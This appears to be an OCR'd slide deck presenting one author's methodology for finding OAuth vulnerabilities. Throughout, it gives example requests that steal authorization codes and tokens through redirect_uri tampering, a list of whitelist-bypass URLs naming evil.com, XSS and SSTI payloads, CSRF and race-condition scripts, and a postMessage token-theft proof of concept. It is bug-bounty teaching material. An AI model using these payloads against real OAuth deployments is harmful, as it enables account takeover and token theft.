OAuth

Sign Up AND Log In

Sing Up With Google

Log In With Apple

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attacker

My Methodology

Try To Do **Brute Force On The Login endpoint** OR **Guess The Pattern e.g login/facebook** To Get Legacy OR Unimplemented OAuth Flows

- Tweet

attacker

My Methodology

In OAuth Connect With Google , Try To Modify hd Parameter From company.com To gmail.com To Be Able To Connect With Your Email

- Tweet
- Tweet

```
GET /oauth/Connect?
                response_type=code&
                client_id=ID&scope=openid%20email&
                redirect_uri=https://company.com
                &nonce=Randim&hd=gmail.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Accept-Encoding: gzip, deflate
```

attacker

My Methodology

Try To Remove Your Email From Scope Parameter While Signing Up OR Signing In With Services Provider To Get Account Takeover

- Tweet
- Writeup

attacker

My Methodology

If There Is Sign Up OR Log In With Facebook , Try To Use Access Token Of Your App Instead Of Auth Token Of Victim App

- Writeup
- Writeup
- Writeup

1 - Create Facebook App
2 - Generate Access Token
3 - Go To Victim App And Click On The Facebook Sign In Button With Intercepting Traffic Using Burp Suite
4 - Change Value Of auth_token Parameter To The Access Token
5 - Forward The Request And You Will Be Login Since There Is No Validation Weather The Access Token Generated For Victim App OR Other App

attacker

My Methodology

Try To Change The Host Header e.g. me.com/www.company.com OR me.com While Trying To Test OAuth Flow

- Writeup

```
GET /oauth/Connect HTTP/1.1
Host: me.com/www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
```

attacker

My Methodology

Try To Insert Your Domain e.g. https://me.com OR https://me.com/company.com OR https://localhost In Referer Header While Trying To Test OAuth Flow

-  Blog
-  Blog
-  Writeup

```
GET /oauth/Connect HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://me.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use Your App To Steal Access Token By Creating App e.g. Create App On FB Then If There Log In With FB , Try To Rebuild Your Request Like This

- Slides
- Blog

```
GET /oauth/Connect?
        type=token&client_id=Attacker-ID&state=Random&
        redirect_uri=https://www.attacker.com&
        scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Accept-Encoding: gzip, deflate
```

attacker

My Methodology

In OAuth Connect Request , Try To Insert admin@company.com as Value Of Email In Scope Parameter To Gain Extra Authorities OR Get More Functionalities

-  Blog

```
POST /oauth/Connect HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

firstname=I&lastname=am&image=URL&anti_csrf=CSRF
&email=admin@company.com&access_token=******
```

attacker

My Methodology

In OAuth Connect Request , Try To Recall Id In Scope Then Try To Change This Id To Id Of Logged In Account To Takeover This Account

- Writeup

```
POST /oauth/Connect HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

firstname=I&lastname=am&image=URL&anti_csrf=CSRF
&id=Id-Of-Another-Account&access_token=******
```

attacker

My Methodology

In OAuth Connect Request , Try To Add JSON OR XML Extension To OAuth Endpoint e.g. oauth/connect.json , Maybe Token Expose In Response !

- Writeup

```
POST /oauth/Connect.json HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

type=token&client_id=ID&anti-csrf=&redirect_uri=URL
```

attacker

My Methodology

In OAuth Connect Request Try To Remove The State Parameter From The beginning

- Writeup

```
GET /oauth/Connect?type=code
&client_id=ID&state=Random&redirect_uri=https://www.compa
ny.com&scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
```

attacker

My Methodology

In OAuth Connect Request If There Isn't State Parameter OR There Isn't Validation On State Parameter Try To Create CSRF POC

- Slides
- Blog
- Video
- Writeup

```
GET /oauth/Connect?
                    type=code&client_id=ID&state=Random&
                    redirect_uri=URL&scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Accept-Encoding: gzip, deflate
```

attacker

My Methodology

*** In OAuth Connect Request Try To Insert XSS Payloads If There Isn't Validation On State Parameter e.g.)%7D(alert)(location);%7B%3C!--&state=\

- Writeup

```
GET /oauth/Connect?
                )%7D(alert)(location);%7B%3C!--&state=\&
                redirect_uri=URL&scope=read&type=code
                &client_id=ID& HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Accept-Encoding: gzip, deflate
```

attacker

My Methodology

Try To Insert XSS Payloads e.g. <marquee loop=1 width=0 onfinish=pr\u006fmpt(document.domain)>XSS</marquee> To Cause Errors

-  Blog

```
GET /oauth/Connect?
    client_id=<marquee loop=1 width=0 onfinish=
    pr\u006fmpt(document.domain)></marquee> HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://me.com/path
Origin: https://www.company.com
```

attacker

My Methodology

In OAuth Connect Request Try To Insert SSTI Payloads In Scope Parameter e.g. ${T(java.lang.Runtime).getRuntime().exec("calc.exe")} To Get RCE

-  Blog

```
GET /oauth/Connect?
        type=code&client_id=ID&state=Random&redirect_uri=URL
        &scope=${T(Java.lang.Runtime).getRuntime().
         exec("calc.exe")} HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Accept-Encoding: gzip, deflate
```

attacker

My Methodology

Try To Insert XSS Payloads As Value Of Redirect URL e.g.
data:company.com;text/html;charset=UTF-8,%3Chtml%3E%3Cscript%3Edocument.write(document.domain);%3C%2Fscript%3E%3Ciframe/src=xxxxx%3Eaaaa%3C/iframe%3E%3C%2Fhtml%3E To GET DOM-Based XSS

-  **Blog**

```
GET /oauth/Connect?type=code&client_id=ID&state=Random
&redirect_uri=data:company.com;text/html;charset=UTF-8
,%3Chtml%3E%3Cscript%3Edocument.write(document.
domain);%3C%2Fscript%3E%3Ciframe/src=xxxxx%3Eaa
aa%3C/iframe%3E%3C%2Fhtml%3E&scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
```

attacker

My Methodology

Try To Insert XSS Payloads javascript:fetch('XSS') In Redirect URL Parameter To Get XSS

-  Blog

```
POST /oauth/Connect HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

client_id=ID&client_secret=SECRET&type=Authorization&
code=Auth_code&redirect_uri=javascript:fetch('XSS')
```

attacker

My Methodology

Try To Insert XSS Payloads javascript:prompt(document.domain) While Trying To Log In With OAuth Provider If There Is URL Parameter Except Redirect URL

- Writeup

```
POST /oauth/Connect HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

client_id=ID&client_secret=SECRET&type=Authorization&
code=Auth_code&redirect_uri=https://www.company.com/&base
URL=javascript:prompt(document.domain)
```

attacker

My Methodology

Try To Redirect The Server To Your Domain e.g. https://me.com To Steal The Authorization Code OR The Access Token

-  Slides
-  Blog

```
GET /oauth/Connect?
                    type=code&client_id=ID&state=Random
                    &redirect_uri=https://me.com&
                    scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Accept-Encoding: gzip, deflate
```

attacker

My Methodology

In OAuth Connect Request Try To **Insert Invalid Value In Scope Parameter e.g. ggg**
Then **Replace Redirect URL To Your Domain** To Get Open Redirection

- Writeup

```
GET /oauth/Connect?
        type=code&client_id=ID&state=Random&
        redirect_uri=http://me.com&scope=ggg HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Accept-Encoding: gzip, deflate
```

attacker

My Methodology

Try To Insert localhost As Value Of Redirect URL Parameter To Steal The Authorization Code OR The Access Token

-  Blog

```
GET /oauth/Connect?
                    type=code&client_id=ID&state=Random
                    &redirect_uri=https://localhost.com&
                    scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Accept-Encoding: gzip, deflate
```

attacker

My Methodology

Try To Insert http://www.company.com_me.com As Value Of Redirect URL Parameter To Steal The Authorization Code OR The Access Token

-  Tweet

```
GET /oauth/Connect?
        type=code&client_id=ID&state=Random

&redirect_uri=https://www.company.com_me.com&
        scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Accept-Encoding: gzip, deflate
```

attacker

My Methodology

Try To Insert Redirect URL Parameter To Redirect URL As Value To Steal The Authorization Code OR The Access Token

- Writeup
- Blog


```
GET /oauth/Connect?type=code&client_id=ID&state=Random
&redirect_uri=https://www.company.com.com/../../redirect_
uri=https://me.com&scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Insert https://apiAcompany.com , https://api.companyAcom OR https://api.company.communication As Value Of Redirect URL Parameter

- Tweet



attacker

List Of Patterns To Bypass The Whitelist In Redirect URL Parameter

-  Slides
-  Slides
-  Tweet
-  Blog
-  Blog

```
https://me.com\@www.company.com
https://company.com\@me.com
https://me.com/.www.company.com
https://company.com/ @me.com
https://me.com\[company.com]
me.com%ff@company.com%2F
me.com%bf:@company.com%2F
me.com%252f@company.com%2F
//me.com%0a%2523.company.com
me.com://company.com
androideeplink://me.com\@company.com
androideeplink://a@company.com:@me.com
androideeplink://company.com
https://company.com.me.com\@company.com
company.com%252f@me.com%2fpath%2f%3
//me.com:%252525252f@company.com
company.com.evil.com
evil.com#company.com
evil.com?company.com
/%09/me.com
me.com%09company.com
/\me.com
```

attacker

My Methodology

Try To Use IDN Homograph Attack To Spoof Redirect URL Parameter To Steal The Authorization Code OR The Access Token

- Writeup

```
GET /oauth/Connect?
type=code&client_id=ID&state=Random&redirect_uri=https://
www.cómpany.com&scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Insert https://me.comğ.company.com OR
https://me.com\udfff@company.com As Value Of Redirect URL Parameter

- Tweet
- Tweet
- Video

attacker

My Methodology

Try To Use Tools e.g. abnormalizer.py To Make List Of Payloads To Use In IDN Homograph Attack

```
root@mine:~#python3 abnormalizer.py company.com | tee -a out.txt
```

" company.com " Name Of Company To Abnormlize


" | tee -a out.txt " Save Output To File out.txt

attacker

My Methodology

Try To Insert Invisible Range %00 To %FF in The URL
e.g. me.com%5bcompany.com As Value Of Redirect URL Parameter

- Tweet
- Tweet



attacker

My Methodology

Try To Change Request Method To e.g. GET , POST , HEAD OR PUT To Understand How Company Routes The Different Methods in OAuth Flow

-  Blog

```
HEAD /oauth/Connect?
                    type=code&client_id=ID&state=Random
                    &redirect_uri=URL&scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Accept-Encoding: gzip, deflate
```

attacker

My Methodology

Try To Use Open Redirection In company.com To Bypass The Whitelist e.g. https://ww.comapny.com/login?next=https://me.com To Steal Access Token

- Writeup
- Blog
- Blog

```
GET /oauth/Connect?type=code
&client_id=ID&state=Random&redirect_uri=https://ww.comapny.com/login?next=https://me.com&scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

After Getting The Authorization Code If There Isn't State Parameter OR There Isn't Validation On State Parameter Try To Use The Authorization Code With CSRF POC

-  Blog
-  Blog
-  Blog
-  Video
-  Writeup

```
GET /oauth/Callback?code=AUTH_CODE HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Brute Force Code Parameter By Using Race Condition Technique OR IP Rotate Burp Suite Extension

- Writeup

```
GET /oauth/Callback?code=FUZZ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Figure Out Reaction Of The Server While Doing Race Condition By Using Turbo Intruder OR Nuclei To Send Simultaneously Requests

-  Blog
-  Blog
-  Writeup

```
GET /oauth/Callback?code=Valid HTTP/1.1
Host: www.company.com
X-Test: %s

email=victim@gmail.com&otp=wrongOTP

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=30,
                           requestsPerConnection=100,
                           pipeline=False
                           )
    for i in range(30):
        engine.queue(target.req, target.baseInput, gate='race1')
    engine.openGate('race1')
    engine.complete(timeout=60)
def handleResponse(req, interesting):
    table.add(req)
```

attacker

My Methodology

Try To Insert XSS Payloads e.g. ,%2520alert(123))%253B// In The Authorization Code Parameter If Value Of Code Parameter Reflected

- Writeup

```
GET /oauth/Callback?
        code=,%2520alert(123))%253B// HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If The Authorization Code Is Used More Than Once Try To Reuse The Authorization Code With XSS Payloads e.g. Code<script>alert('XSS')</script>

-  Slides
-  Blog

```
POST /oauth/Callback HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

client_id=ID&client_secret=SECRET&type=Authorization&code=
Auth_Code<script>alert('XSS')</script>&redirect_uri=URL
```

attacker

My Methodology

*** Try To Monitor Your Requests To Figure , Is There Any Sensitive Information Leaked In Referer Header

-  Slides
-  Blog

```
POST /oauth/ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://www.company.com/Path-To-Do-Action?accessToken=Secret
Origin: https://www.company.com
Content-Length: Number

getMobile=Value&accessToken=Secret
```

attacker

My Methodology

*** If App Ask You Log In With OAuth Provider By Generating OAuth Token , Try To Use The OAuth Token With Logged In User In OAuth Provider

- Writeup
- Writeup

1 - I am logged in with app.com as Account One
2 - I open appservice.com
3 - I get https://api.app.com/oauth/?oauth_token=*****
4 - I did not move forward and shared this link with someone who is logged in with app.com as Account Two
5 - Account Two grants the permission to the third Party App appservice.com
6 - Account One also grants the permission to the third Party App appservice.com By Using The Same OAuth Token
7 - I Get Dashboard Of appservice.com of Account Two Not Account One

attacker

My Methodology

*** Create Account With OAuth By Using Email e.g. me@gmail.com , Try Change Your Email to e.g. Victim@gmail.com Then Log In Again With OAuth

- Writeup

1 - Create Account With OAuth By Using Account One
2 - Go To Settings And Change Your Email To Account Two
3 - When The Victim Try To Create An Account , It Says The Email Already Exists , Now The Victim Will Reset Password And Logged In Using Email-Password Method
4 - Is Attacker Also Able To Logged In Using OAuth

attacker

My Methodology

*** If app.com Use The Access Token To log In , There Is An Issue Here Because You Can Get The Access Token From Any Third Party App And Log in

- Video

Company used `Login with Facebook` account.
Used `access_tokens` to login
Steps to produce :-

1 - https://app.com/login?access_tokens=*******


attacker

My Methodology

*** Try To Use Whitelist Subdomain With Endpoint Contains postMessage(Msg,"*");
In which Msg = window.location.href.split("#")[1]; To Steal The Access Token

-  Blog
-  Writeup

```
1 - search About :-
        var Msg = window.location.href.split("#")[1];
        window.parent.postMessage(Msg,"*");
2 - There Isn't :-
        X-Frame-Options Header
3 - Use This POC :-
var exploit_url = 'https://company.com/oauth?client_id=id&redirect_uri=
https://sub.company.com/postMsg.js';
var i = document.createElement('iframe');
document.body.appendChild(i);
window.addEventListener('oauth', function(Token) {alert(Token.data.name);
}, !1);
```



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Thank You

Mahmoud M. Awali

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